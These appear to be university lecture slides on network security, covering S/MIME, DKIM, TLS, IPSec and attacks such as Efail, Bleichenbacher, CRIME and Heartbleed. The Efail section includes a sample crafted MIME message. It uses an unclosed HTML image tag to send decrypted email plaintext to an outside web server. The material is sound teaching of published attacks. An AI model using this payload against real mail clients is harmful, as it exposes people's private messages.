Network Security

Security 1 (CM0475, CM0493) 2019-20
Università Ca' Foscari Venezia

Riccardo Focardi
www.unive.it/data/persone/5590470
secgroup.dais.unive.it

Università
Ca'Foscari
Venezia

Introduction

Network (in)security

Operating systems protect data through user authentication, access control and authorization

Data sent over a network is **vulnerable** to **sniffing** and **tampering**

Network security requires **cryptography**

Introduction

Security protocols

Security protocols aim at providing security over **insecure networks**

Typical properties: authenticity, confidentiality, integrity

Cryptographic techniques: symmetric and asymmetric **cryptography**, digital **signature**, Message Authentication Code (**MAC**)

Secure email: S/MIME

Secure/Multipurpose Internet Mail Extension (S/MIME) is a **security enhancement** to the MIME Internet e-mail format standard

MIME defines **content formats** such as text, image, audio, and video

S/MIME adds content types that allow for **signing** and/or **encrypting** e-mail messages

Enveloped data: **encrypted** content of any type

Signed data: **signed** content base64 encoded (**requires** S/MIME to view)

Clear-signed data: **signed** content, with only signature base64 encoded (can be viewed **without** S/MIME)

Signed and enveloped data: **signed** and **encrypted** content of any type

Signed and clear-signed data

Algorithms: **RSA** or **DSA** (Digital Signature Algorithm) with a secure hash such as **SHA-256**

$$\mathbf{s} = \mathbf{RSA}_{SK}(\ \mathbf{SHA\text{-}256}(\ Msg\ )\ )$$

SK is the private key of the sender

- **clear-signed: base64**(**s**) + Msg is sent to recipient, or
- **signed: base64**(**s** + Msg) is sent to recipient

Recipient **with S/MIME**:

1. Decode base64 and obtains **s** and Msg
2. Check that

   $$\mathbf{RSA}_{PK}(\ \mathbf{s}\ ) == \mathbf{SHA\text{-}256}(\ Msg\ )$$

   PK is the public key of the sender

Recipient **without S/MIME** will only be able to view clear-signed message

Enveloped data

Algorithms: **RSA** and **AES** (Advanced Encryption Standard)

1. generate a fresh **AES** key **K**
2. **e** = **AES_E**$_{K}$(Msg)
   (a *cipher mode* is used)
3. **eK** = **RSA**$_{PK}$(**K**)
   PK is the public key of the recipient
4. **base64**(**e** + **eK**) is sent to recipient

Recipient **with S/MIME**:

1. Decode base64 and obtains **e** and **eK**
2. **K** = **RSA**$_{SK}$(**eK**)
   SK is the private key of the recipient
3. Msg = **AES_D**$_{K}$(**e**)

AES *cipher mode* is required to encrypt Msg of **arbitrary size**

Efail attack [USENIX 2018]

Efail attack exploits **two** different weaknesses of **S/MIME** and **openPGP** (which is similar to S/MIME)

Weak cipher modes: both S/MIME and openPGP use weak cipher modes that allows an attacker to **forge** messages by **merging** encrypted blocks and performing suitable **XOR** operations

Attack 1:

1. **intercept** encrypted message **c**
2. **forge** another message **c'** whose decryption is
   `<img ignore="??????" src=efail.de/??????p`
   where **p** is the **decryption** of **c**
3. the attacker finds **p** into the web server logs

Efail attack [USENIX 2018]

MIME parser vulnerability: clients do not isolate multiple MIME parts of an email but display them in the **same HTML document**

Vulnerable clients: the MIME parser vulnerability was present in Apple Mail, iOS Mail and Mozilla Thunderbird

⇒ direct plaintext **exfiltration**

Attack 2:

1. **intercept** encrypted message **c**
2. **forge** another message
   ```
   <img src =
   “http://efail.de/
   (MIME)...c ...
   “>
   ```
3. **c** is **decrypted** on the fly and replaced with its plaintext **p**
4. **p** goes to web server logs

Efail attack 2: example

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Middle part is decrypted and the three are stitched together:

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

which is URLencoded as:

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

NOTE: No obvious fixes for attack 1 that requires “authenticated encryption modes” in S/MIME and openPGP. More detail at the attack web page

DomainKeys Identified Mail (DKIM)

DKIM allows administrative domains to **digitally sign** e-mail messages

Signature is verified through the **domain public key**, which is publicly available

Widely adopted by many email providers (e.g. google, yahoo), ISPs, governments

Transparency: **DKIM** is not visible by end users

🙂 no modification in email **clients**
🙂 no **certificates** for end users
🙂 applies to **all emails** from cooperating domains

☹ only confirms the administrative domain and **not** the actual sender

SSL and TLS

Secure Sockets Layer (SSL) and its successors **Transport Layer Security (TLS)** are security services implemented as a **set of protocols** that rely on **TCP**

Aim: end-to-end security

Record protocol: provides **basic security services** to various higher-layer protocols

Handshake protocol: creates a **secure session** between the client and the server

Alert protocol: deals with **alerts** and suitable closes open sessions and connections

Heartbeat protocol: keeps sessions **alive** by periodically sending “heartbeat” messages

Record protocol

Provides **two services** for SSL connections based on the keys negotiated during handshake

Confidentiality: a **shared secret key k1** is used for symmetric encryption of SSL payloads

Message integrity: a **shared secret key k2** is used to compute a Message Authentication Code (MAC)





Figure from Lawrie Brown, William Stallings. *Computer Security: Principles and Practice*, 4/E, Pearson.

Handshake protocol

Establishes a **secure TLS session**

Phase 1: Establish **security capabilities**, including protocol version, session ID, cipher suite, compression method, and initial random numbers

Note: random number will be used to prevents replay attacks




Handshake protocol: phase 2

Phase 2: Server may send **certificate**, **key exchange** and **request certificate**

Server signals end of hello message phase

Note: this phase depends on the particular cipher suite selected in phase 1




Handshake protocol: phase 3

Phase 3: Client checks validity of server certificate

Then, it sends **certificate** if requested, **key exchange** and possibly **certificate verification**

Note: certificate verification is a signature of handshake data and proves that **client knows the private key** corresponding to the public one in the certificate (if requested)




Handshake protocol: phase 4

Phase 4: **commit** the negotiated cipher suite and finish handshake protocol

Note: messages finished are sent using the agreed cipher suit in order to **confirm** that client and server correctly **agree** on **algorithms**, **keys** and **secrets**

Technically this phase is named **Change Cipher Spec Protocol**



SSL/TLS attacks

Since the first introduction of SSL in 1994 **numerous attacks** have been devised against these protocols

Fixes required:

- changes in the **protocol**
- changes in the **crypto** tools used
- changes in the **implementation**

Analysis “in the wild” [S&P19]

Bleichenbacher attack (1998 → 2018)

Bleichenbacher attack (1998): The attack allows to **break RSA ciphertexts** by exploiting a weak *padding scheme*

Padding in RSA is used to randomize the plaintext so to prevent trivial brute-force

PKCS#1 v1.5 padding starts with bytes 0x00 0x02

Idea: the attacker tries many ciphertexts ***related*** to the target one, until one is accepted and discovers the first two bytes of the plaintext

⇒ the ***relation*** allows for guessing bits of the target plaintext

- Attack optimized [Crypto12]
- Return Of Bleichenbacher's Oracle Threat (ROBOT), 2018

CRIME attack (2012)

CRIME (Compression Ratio Info-leak Made Easy) allows to recover the content of **web cookies** when data compression is used along with TLS

Assumption 1: the attacker can inject **values of his/her choice** in the requests (e.g. through malicious javascript making cross requests)

Assumption 2: the attacker can **sniff** the encrypted traffic

Idea: the attacker injects suitably crafted strings and observes the **compression rate**

When compression rate increases there are **duplicate strings**
⇒ char-by-char brute-forcing

2013: **BREACH** based on **CRIME**

Fix: disable compression in TLS

PKI attacks

PKI (Public Key Infrastructure) allows for checking certificate validity

Certificates link public keys to entities that own the corresponding private keys

If certificates are not property checked a Man-In-The-Middle (**MITM**) attack are possible
⇒ server impersonation

In [ACM2012] many SSL/TLS **library** implementations have been shown to have **vulnerable** certificate validation implementations

Badly designed **APIs** and data-transport libraries which present developers with a "**confusing**" array of settings and options

⇒ **many application** not checking certificates!

Heartbleed attack (2014)

Heartbeat protocol: the `request` contains payload length and payload, which is "echoed" back in `response`

OpenSSL **bug**:

1. read the incoming request message and allocate a buffer
2. overwrites the buffer with the incoming message
3. **did not check** that the length was the declared one!

Attack:

- The attacker forges a `request` message with **minimum** length (e.g., 16 bytes) declaring **maximum** length (e.g., 64 Kbyte)
- The attacker gets back about 64 Kbyte of uninitialized memory in the `response`, that might contain server **secrets** and **keys**

More detail here

IPv4 and IPv6 security

IPSec provides security over IPv4 (optional) and IPv6

Authentication: received packet was transmitted by the party identified as the **source** in the packet header (implies integrity)

Confidentiality: enables end-to-end encryption to prevent **eavesdropping** by third parties

Secure branch office connectivity: A company can build a **virtual private network** (VPN) over the Internet

Secure remote access: An end user can gain **secure access** to a company network over the Internet

Secure connectivity with partners: **secure communication** with other organizations

IPSec advantages

In a firewall or router: strong security for all traffic **crossing the perimeter**, **no overhead** for internal traffic

Transparency: IPSec is below transport (TCP and UDP) so it is fully transparent to applications

Usability: users are not required to use security tools because IPSec provides security **transparently**

Security for individual users: useful for **off-site workers** and for setting up a **secure virtual subnetwork** within an organization for sensitive applications

Securing other protocols: IPSec can be used to make insecure protocols more secure
Example: routing protocols can be protected by running over IPSec

Security association

IPsec provides a combined authentication/encryption function called **Encapsulating Security Payload (ESP)** and a **key exchange function (ISAKMP)**

⇒ most applications (es. VPN) require both **authentication** and **encryption**

(Authentication-only is **deprecated**)

Security Association (SA): one-way relationship between a sender and a receiver

⇒ Two-way secure exchange requires two SAs

SA is **identified** through a

- Security Parameter Index (**SPI**), similar to ports
- **Destination IP** address

IPsec ESP Format




Figure from Lawrie Brown, William Stallings. *Computer Security: Principles and Practice*, 4/E, Pearson.

IPSec protocol modes

Transport mode: Typically used for **end-to-end communication** between two hosts

Example: for ESP over IPv4, the payload is the data that normally follow the IP header

ESP in transport mode encrypts and authenticates **the IP payload** but **not the IP header**

Tunnel mode: Typically, **security gateways** that implements IPsec

Hosts behind the gateways communicate through the **tunnel** with gateways source and destination IPs (**entire IP packet** is encapsulated)

Example: IPSec **VPNs**

ESP in tunnel mode encrypts and authenticates **the entire IP packet**